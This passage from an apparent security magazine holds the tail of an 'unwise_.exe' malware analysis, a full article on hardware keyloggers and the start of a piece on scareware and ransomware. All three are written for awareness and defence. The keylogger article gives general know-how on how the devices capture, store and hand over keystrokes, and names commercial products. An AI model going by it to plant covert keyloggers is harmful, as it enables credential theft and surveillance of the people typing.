TCP	topgun:47129	122.168.3.29:micros...	SYN_SENT

Figure 8. Network Traffic analysis through Open Ports – Process Explorer

# BEHAVIORAL ANALYSIS OF UNWISE\_.EXE MALWARE!

EnableAutodial Registry entry continuously. Enabling auto dialing means that without user interaction the dial up connection is established by using the stored credentials through internet explorer. It means if the

victim opens the internet explorer the connection established without the dialog box and hence internet activities can be easily functional. This is what exactly *unwise\_exe* malware is doing.

The prime functionality revolves around the windows host controller process. There can be other information stealing and access issues which this malware can cause because it is creating outbound connections directly through the firewall.

## Tracing the Solution

There is not much detail available for *unwise\_.exe* malware. Usually, most of the anti virus websites prefer to make the victim run their anti-spywares on the machine. This is true for the normal users as most of the victims are not well acquainted with the specifications and working stature of the malware. On the other hand, a number of malware can be rendered useless if analyzed appropriately and removed in time. In the case of *unwise\_.exe*, the process is unstoppable and it is not possible to pause it. The flags are defined this way. In these types of cases, the profile has to be disabled prior to stopping the services, see (Figure 11)

If a user simply disables the hardware profile the service can be stopped easily or disabled so that next time the system should not allow this process to execute on startup. This is a very simple solution for the *unwise\_.exe* malware.

## Conclusion

In-depth analysis always yields effective results. There must be appropriate benchmarks based upon which analysis is conducted. The testing hierarchy should be followed in a sequential order to reap efficient results. We have traversed along the working of different components which are impacted by the *unwise\_exe* malware and its resulting output. The solutions can be easy to implement provided the analysis is not encumbered by the loopholes in the system.

### Aditya K Sood

Aditya K Sood is a Sr. Security Researcher at Vulnerability Research Labs (VRL), COSEINC. He has been working in the security field for the past 7 years. He is also running an independent security research arena, SecNiche Security. He is an active speaker at security conferences and already has spoken at EuSecWest, Xcon, Troopers, Owasp, Xkungfoo, CERT-IN etc. He has written a number of whitepapers for Hakin9, Usenix, Elsevier and BCS. He has released a number of advisories to forefront companies. Besides his normal job routine he loves to do a lot of web based research and designing of cutting edge attack vectors. Personal websites: <http://www.secniche.org> <http://zeroknock.blogspot.com>




Figure 9. Malware Adding Exception to the Firewall




Figure10. Scanning the *unwise\_exe* entry in registry




Figure 11. Profile Check in Services



MICHAEL R. HEINZL

# Hardware Keylogger – A Serious Threat

Difficulty



Keyloggers are a serious threat for both companies and individuals. Their goal is to log all input made by a user and to then make it available for the attacker.

The input collected may contain information such as user credentials, e-mails, bank details and other sensitive data that could then enable an attacker to dig deeper into a system(s). With the right information an attacker could transfer money to his own account, as well as numerous other activities based on the information available.

This article focuses on most relevant topics in terms of hardware keyloggers and details various solutions for protection against such tools.

## Introduction

A keylogger is generally a hardware or software solution which stores all input from a keyboard (see Figure 1).

There can be many reasons as to why someone would choose to use a keylogger. Many manufacturers of such soft- and hardware products [1] [2] [3] [4] often advertise with some of the following legitimate reasons and scenarios:

- During an investigation to secure evidence
- As a backup of important documents and to prevent loss after a system or hardware crash
- Surveillance of children, e.g. to monitor unsuitable activities, such as surfing pornographic materials
- Surveillance of employees during work time to monitor abuse of resources
- Usage from private detectives and security consultants

Although some of these scenarios could be solved in a better way, and the usage may not be very ethical, keyloggers have become common place in the field of forensics and crime fighting area, their use can often be classed as valid.

However, there is as with many other technologies, the possibility of malicious usage, and it is due to these types of usage that lead to use reading about it in the media. Thus keyloggers are often used to steal confidential data such as passwords and usernames, internal company data, bank details and similar data. This data is then often used by organized crime as a blackmail utility or resold to others at a premium.

Although there are many different products and models with different functionalities available, keyloggers can be divided into two main parts: Software based keyloggers and hardware based keyloggers.

As this article is focused exclusively on hardware keyloggers, software keyloggers will only be explained shortly for the sake of completeness.

## Software Keylogger

Sophisticated software keyloggers offers a variety of functions, which goes way beyond the usual implied function – logging of keystrokes. Often it is possible to create screenshots from the target machine on a regularly basis, log

## WHAT YOU WILL LEARN...

What hardware keyloggers are, which threats they offer and how they work

How you can protect your company against them

What can be expected for future developments.

## WHAT SHOULD YOU KNOW...

For this article no previous knowledge is required.





**Figure 1.** KeyGhost USB Hardware Keylogger imagesource 4

the moment when a program was launched and logging of where the data was typed in. Most keyloggers offers in addition the possibility, to transmit automatically the logfiles to a specified e-mail address or server. Others offer the feature to record voice and webcam recordings, or manipulation of the data entered by the user (although all the latter mentioned functions have nothing to do with the basic function of a keylogger anymore they are often some kind of hybrid application or are included as part of some other programs, such as rootkits).

The main problems with software keyloggers is the installation on the target machine and the nondisclosure after successful installation. As derived from its appellation, such keyloggers run as programs and therefore leave behind more or less traces. Another big disadvantage is that keyloggers often start logging only after the launching of the operating system or after the login-screen from Windows. Therefore it would not be possible to log passwords from BIOS, windows logon screens or with TrueCrypt encrypted partitions.

## Hardware Keyloggers

Although hardware keyloggers are not used as much as software keyloggers, they pose a serious threat, which someone must be aware of.

As with software keyloggers, there are many different solutions available which offer various functions. The most common ones are plugged inline between the keyboard and computer (external). Installation is completed within a few seconds and no onsite setup or


configuration is needed, which allows even the non experienced usability of these devices (see Figure 2).

If the keyboard has to be connected through PS/2 or USB doesn't matter, as for both connections models are available.

Also there are some keyloggers available, which are already built-in in keyboards [6] or KVM-switches (Keyboard, Video, Mouse) while others must be plugged in onto the motherboard, often PCI [7] (internal) (see Figure 3).

The biggest advantage of hardware keyloggers lies in their ability to log data right after injection and that they can't be detected by anti-virus and similar software as they do their work even in separation from the operating system. Therefore it is possible to retrieve passwords from encrypted systems and BIOS. As they can't be detected by anti-virus software, the ability to alert the user and display a warning message or give instructions to the removal of the threat automatically makes their usage more valuable. For hardware keyloggers therefore it doesn't matter which operating system is used on the target machine. Windows, Linux/ UNIX, Mac OS, Solaris and others provide no *protection* against hardware keyloggers. Additionally hardware keyloggers are preferred if you are looking to capture data without a trace as they do not leave any besides fingerprints, which can easily be avoided (see Figure 4).

Apart from hardware keyloggers with wireless/ Bluetooth-functionality [8], the attacker must have (for previous mentioned ones, a single physical access is already enough) multiple access to the target system, which



**Figure 3.** KeyCarbon Raptor - Hardware Keylogger for notebooks

could be an insurmountable barrier. This means that there is no possibility to send the logs to an e-mail address or similar (see Figure 5).

Another big disadvantage is that not all keyboards are supported – if an exotic, new or only little distributed keyboard or layout is used, the log may be corrupt or not complete.

The actual analysis can be hard and very time consuming. Although all keystrokes are recorded, it is not recorded where they were entered (web, forms, word document, chat, net banking, etc.). So it can be hard to figure out certain inputs or recognize them as sensitive data (see Figure 6).

Another disadvantage is the relatively high price for some devices which offers such functions and the easiness of removal once the device was discovered (if used in a legitimate scenario).

## Implementation and models

Most keyloggers come with a microcontroller and some sort of non-volatile memory, mostly EEPROM or FLASH. The memory capacities are compared with nowadays hard disc drives relatively tiny (in most cases between 512 kB and 4 MB), but as they



**Figure 2.** Before-after [2]

# ATTACK

only store text this is more than enough. Also PS/2 and USB models are available, so it doesn't matter which connection the keyboard offers (see Figure 7).

All keyboards generally work the same. They consist out of keys which are arranged in a matrix. The keys can have the status of either be *key down* or *key freed*. A microcontroller, which is called keyboard-encoder, determines their conditions and direct them forward

to the computer (scancode). On the motherboard is a keyboard-controller, which receives the data and decodes it which is then forwarded to the operating system or software in general [9].

The PS/2 protocol for keyboards is very easy constructed and freely open. Although it is a little old it is still widely used.

The USB standard is more complex, however, the keys can also be logged

without any problems. Often this is done with a functionality of a USB-hub or with a technique, where first data is recorded and then reproduced.

Apart from the different connection possibilities, in addition of the basic functionality of logging keystrokes many keyloggers include some other features, such as encryption, time stamping and wireless-functionality.

- The encryption is used for protection against unauthorized usage, such as when it is discovered and analyzed
- Depending on the purpose, keyloggers with time stamping function can be used in ongoing investigations or to discover miss usage of resources during work time and similar
- Wireless technologies, such as Bluetooth, enable the attacker to retrieve the logfiles remotely. Therefore time based authentication mechanisms can easily be circumvented, as at any time the entered data can be retrieved.



Figure 4. KeeLog USB KeeLogger TimeKeeper



Figure 5. Setup of a Bluetooth-Keylogger [8]




Figure 6. Example logfile

Depending on the used electronics inside the keylogger, data can be retrieved even through big distances. For Bluetooth this means about 300m, although it is possible with appropriate hardware, such as antennas, to circumvent even bigger distances which can be 1km or even more (see Figure 9).

Logfiles can be retrieved on each computer the hardware keylogger is attached to. Often a certain password has to be entered in some kind of text editor which forces the keylogger to generate a menu with different options or switch it to USB flash drive mode. If this is done on the machine where the keys were recorded or on a third one doesn't matter (see Figure 10).

An attached keylogger, independent of its functions, is for the user normally transparent, meaning that there are no logs, anomalies or other flashy behaviour (see Figure 11).

Pricing for keyloggers ranges between 30\$ up to a few hundred US-Dollars, which means that for every case a suitable model should be available.

# HARDWARE KEYLOGGER – A SERIOUS THREAT



**Figure 7.** Microprocessor and controller circuitry

## Mission scenarios

As already often implied, hardware keyloggers pose a serious threat. Often they are used in combination with specific attacks and can be found in a variety of scenarios.

Often the goal is to get access to information for various systems to continue the attack there. Often users utilise one password for many different systems, which will result in a mass intrusion with one attack. Especially this is true on websites, forums, social networks and similar – and often those sites contain personal data.

Another scenario which has been observed in the past is the usage of a keylogger to get banking credentials. Not infrequently an attacker will succeed in stealing money from his victims account and transfers it to his own, temporary bank account.

TrueCrypt and other encryption programs are continuously gaining distribution, also often to protect internal and confidential data within companies and governments. With a hardware keylogger the keys which are used to decrypt those data can easily be logged and stored – therefore it is no problem if the data was copied had been previously encrypted (see Figure 12).


## Safety measures

For companies it is in general recommended to execute security audits. With this it is possible to detect endangered systems and form a basis for the creation of policies. Also security awareness trainings for employees is very important, as it helps to prevent attacks and respond correctly if an incident occurs.

Most available keyloggers are inserted inline between keyboard and computer. Others are already embedded inside keyboards while others are inserted inside a computer. Therefore the best protection lies within securing physical access. This can be done with closed doors, biometric sensors, verification checks, etc. Additionally security can be increased, when only certain individuals get authorization for entry. Preferably it is logged each time when access is needed which would also include the cleaning service, maintaining service etc.

If physical access limitation is not possible, the next security action would be in securing the connection on the computers. When PS/2 and USB connections are properly secured it is hardly possible to plug another device inline or remove already existing one without seriously tampering with the protections used.

If an attacker has no access to the computer nor to the connections, the only remaining surface for attacking is the keyboard itself. On the keyboard (and on computer cases) tamperproof seals can be adjusted, similar to the ones which are on notebooks and hard disc drivers.



**Figure 8.** Key matrix [12]




**Figure 9.** PS/2 Bluetooth-Keylogger [8]

Other safety measures can be CCTV and depending on money and grade of security needed, security guards.


As hardware keyloggers can't be detected by Software regular visual inspection is recommended. This can be aided by adjusting the connections for keyboard and mouse on the frontside of a computer, this will reduce the need to always crouch behind the computer to check for suspicious devices. This also applies to the earlier mentioned tamperproof security seals, which are adjusted on keyboard and computer.

It is recommended also not to use converters for PS/2 and USB as well as not using extension cords, as those often look similar to hardware keyloggers. Therefore such keyloggers may not be recognized as an adaptor or extension cable is they are expected anyway.

Although the author of this article couldn't find till completion of this article a keylogger which indeed works as an adaptor and keylogger at the same time, it can not be assumed that no such device exists.



**Figure 10.** KeyCarbon Software for retrieval of logs



**Figure 11.** KeeLogs Software for retrieval of logs

Another recommendation lies within the usage of virtual keyboards for sensitive data and passwords. Such a keyboard is built-in by default in Windows XP systems (*Start>Programs>Access ory>Accessibility>Onscreen keyboard*) (Figure 14).

In this scenario the mouse is used to enter the desired keys. Hardware keyloggers can not log those as they are not sent through the connection of the physical keyboard and thus will not pass the keylogger. For long texts and lots of typing this method is not suited. Also some more advanced software keyloggers can also log keys entered using this method. Entry of keys using this method is additionally vulnerable to shoulder surfing.

## Glance in the future

Coming models will offer more functionality in smaller sizes, especially in the wireless area. Max Moser recently published with Keykeriki [10] a wireless keyboard sniffer. This makes it possible to record keys pressed on a wireless keyboard which works in the 27MHz area. As wireless technology is widely used already and will be even more in future, it can be assumed that more attack possibilities for these types of device will arise.

Also in the field of acoustic sniffing new and cheap technologies can be assumed. Sound waves are measured which occur when pressing on a key. Each key produces its own unique sound which allows recovery of those. In various



Figure 13. Keyghost USB-Keylogger [4]




Figure 14. Virtual keyboard from Microsoft Windows XP

experiments it was possible to reconstruct successfully 90-96% of keystrokes on an English text recorded on tape which lasted for 10 minutes [11].

## Conclusion

The author of this article hopes to offer with this article a general but still extensive enough overview on hardware keyloggers. As it can be seen through out the article it is relatively easy to be a victim of those attacks. Although not widely used, hardware keyloggers can because of their characteristics become a serious threat for companies and individuals.

Many safety measures are easy and cheap, but only help when combined with user awareness training. Therefore it often helps a great deal, when people are aware of them, know how they can be implemented and what they have to look for in general.

## Michael R. Heinzl

Michael R. Heinzl is engaged with it-security and related areas for some years, especially with penetration testing and reverse code engineering. Contact is possible through his recently started website [www.awesec.com](http://www.awesec.com) or through the Austrian security website [www.defense.at](http://www.defense.at).

## Bibliography

- [1] <http://www.keycarbon.com/> (2009-07-10)
- [2] <http://www.keelog.com/> (2009-07-10)
- [3] <http://www.keydevil.com/> (2009-07-10)
- [4] <http://www.keyghost.com/> (2009-07-10)
- [5] <http://www.truecrypt.org/> (2009-08-10)
- [6] <http://amecisco.com/hkkeyboard.htm> (2009-08-10)
- [7] [http://www.keycarbon.com/products/keycarbon\\_laptop/overview/](http://www.keycarbon.com/products/keycarbon_laptop/overview/) (2009-08-10)
- [8] <http://www.wirelesskeylogger.com/> (2009-08-10)
- [9] [http://en.wikipedia.org/wiki/Keyboard\\_\(computing\)](http://en.wikipedia.org/wiki/Keyboard_(computing)) (2009-08-10)
- [10] <http://www.remote-exploit.org/Keykeriki.html> (2009-08-10)
- [11] Zhuang, L, Zhou, F. & Tygar, J.D. (2005, November). Keyboard acoustic emanations revisited.
- [12] <http://www.cs.berkeley.edu/~zf/papers/keyboard-ccs05.pdf> (2009-08-10)
- [13] <http://computer.howstuffworks.com/keyboard2.htm> (2009-08-10)



Figure 12. Before-after (wirelesskeylogger)

# CHOOSE YOUR CAREER PATH

THIS ONE OR THIS ONE



## You have the ability to choose

Do not sit idle while others are moving forward with their careers

Make yourself a sought after resource and be employable

Join the rank of those who achieved career advancement

**Become a CISSP® now**

We have the highest passing rate

98% passed their exam the first time they took it



### OISSG

OPEN INFORMATION SYSTEMS SECURITY GROUP

Upcoming Classes:

Dubai, UAE, 1-6 May 2010

Doha, Qatar 8-13 May 2010

Kuwait City, 15-20 May 2010



CCCURE

[WWW.OISSG.ORG](http://WWW.OISSG.ORG) and [WWW.CCCURE.COM](http://WWW.CCCURE.COM)

Visit the URL's above for all of the details



RAJDEEP CHAKRABORTY

# Study of a New Genre of Malwares Called “Scarewares”

Difficulty



Depending on their characteristic, Malware can be broadly classified into various types. Most of us are probably aware of the common terms like Virus, Trojan, Spyware, Adware etc.

However, on the basis of certain behavioral traits, further classification of these broad types is possible. For example, based on the cloaking and stealth mechanism of certain Malwares we can identify them as Rootkits, some are called Rogue Anti-Spywares because they try to fake themselves as Anti-Spyware Applications etc. The purpose of this article is to make people aware about a new genre of Malware called *Scareware*.

With the focus of Malware authors changing, of late there has been an explosion of a new breed of more financially motivated threats called *Scareware*. *Scareware* is a kind of Malware which has been designed to trick victims, using various Scare mechanisms, into buying, downloading or installing fake, useless or potentially malicious files. This is perhaps a very bookish definition of what we would actually mean by the word *Scareware*. In recent times, this definition is no longer sufficient enough to describe these threats properly. To understand

them in a better and simpler way, we will take a look into some of the most common Scareware available today. We will also see the various tricks and scare tactics these Malware use to lure, intimidate or trick the unsuspecting users into their traps.

## Rogue Anti-Spyware

Rogue Anti-Spyware applications have plagued the internet. These are part of a very well thought of and well planned attack. Also called Rogue Security Software, these are applications that pretend to be legitimate security applications. They use various kinds of tricks to make the user believe the legitimacy of these applications. From the names given to these applications to the look and feel of the application, the Malware authors make sure that the average user surfing the internet will believe it to be something that can be useful for him/her to get rid of unwanted files and Malware from the system. Seldom do they know

### WHAT YOU WILL LEARN...

You will learn about targeted Malware attacks and how the attack patterns have changed in recent times.

You will also learn how to avoid Malware infections

### WHAT SHOULD YOU KNOW...

You should be familiar with different type of internet threats and using AntiMalware Softwares properly.



Figure 1. Fake System Error Alert

that the stuff that they are relying upon is in reality a specific kind of Malware in itself.

They display colorful advertisements of AntiSpyware applications, which are anything but legitimate. They instigate the user to download these Rogue applications. However, at times, they don't even need the user's intervention for downloading them into the system. The download can also automatically begin without the user's knowledge. This is called *Drive-by download*. Drive-by downloads can happen by visiting an infected website, viewing a specially crafted e-mail message or even by clicking a deceptive popup window. There are numerous ways by which Malware authors try to lure users to download or install the Rogue Security Software. From compromising vulnerable websites and injecting malicious codes into them, social engineering the unsuspecting users to click and download stuff that usually people would ignore, using scare tactics by displaying elevated security risks, its all part of the evil plan to get you infected and extort money.

The scare mechanism used by these so called *Scareware* is proving to be an effective way to squeeze out money. To understand the nature of the *Scareware* in a much more detailed way, we will have to look further into the actual tricks and tactics involved. Let us take a closer look at some of these scare tactics now:

While surfing, it may happen that we will encounter a sudden popup that imitates a Warning!! or a System Error!! It might display a fake alert or a fake Malware infection warning. The popup may further offer a free download of the actual application for the user to use and clean the 'so called' infected files (see Figures 1, 2).

These applications can even install a *Browser Helper Object* (BHO). A Browser Helper Object is a plug-in that integrates itself with the browser to provide additional functionality. Once a rogue BHO is installed, it can carry out many malicious activities. We have a tendency

to trust alerts or messages that seem to be coming from the Operating System or some trusted application and most of the times this judgment is based on visual confirmation of the shown alert. They can even fake an Internet Explorer's alert messages to a great level of accuracy. The purpose is simply to make the user panic and do things that are mentioned in these alerts (see Figures 3 and 4).

These above methods are very effective because they can deceive even

the most tech savvy users. Below is the screenshot of a fake popup window that imitates the *Windows XP Help and Support Center* to a great extent (see Figure 5).

These Malware can imitate the alerts of some of the most reliable applications or services and take advantage of their goodwill and reputation (see Figure 6).

From fake IE alerts to Microsoft Windows messages, from Google's interface to an operating system's




Figure 2. Fake Malware Found Alert




Figure 3. Fake IE Messages

crash window, they will try everything to put the user into a state of panic. In the figure below, you can see that these applications will even try to scare the unsuspecting user by recreating the dreaded *Blue Screen of Death* (BSOD) Screen. They show a fake BSOD screens or fake Windows Loading screens that would tell the users that a unregistered version of the application has been

detected, and hence, upgrade it to a full version. These techniques are getting better and better with every generation of these Fake Applications (see Figures 7 and 8).

If you look closely, you will see that all of these Rogue Security Software will make sure that for working in a smooth way these applications are recommended and they need to be

upgraded after a purchase of the full version of these applications. If you are aware of these tricks then these may appear funny, but to a normal unsuspecting user, this is very scary and very convincing.

One of the worst things about Rogue AntiSpyware is that it will bombard the system with continuous popups, sometimes even when the system is not connected online. Along with the popups, they may also continuously show fake warnings or system errors (see Figure 9).

These warnings and errors are mainly exaggerated and display non-existent threat lists (see Figure 10).

The main reason is to make the user panic and force them to make payments and buy the full version of the perhaps non-existent software. Clicking the *Remove all threats now* will show the *Registration* window for purchasing the full version of this software (see Figure 11).

This is nothing more than a scam and whatever the methodologies of infection may be, the ultimate intention is to scare the user and force them to purchase the product.

## Ransomware

If Rogue Security Software were just tricking you to cough out money, then there is Malware that FORCES you to pay up. Recently there have been quite a few instances of a kind of Malware that extorts Ransom money from victims. A new terminology called *Ransomware* was devised for this class of Malware that actually forces the victims to payout Ransom or Protection money.

Like any other Malware, these also infect the computer and do something unbelievable. They block access to the computer or encrypt the user's data and give a deadline to the user to payout the Ransom money. There are known instances of these *Ransomware* in the wild. *Trojan.Ransomlock*, *Trojan.Ransom*, *Trojan.Ransomcrypt* etc are known to be lurking in the wild. Let us look into some of these threats:

When *Trojan.Ransomlock.B* infects the system it locks the desktop and displays a

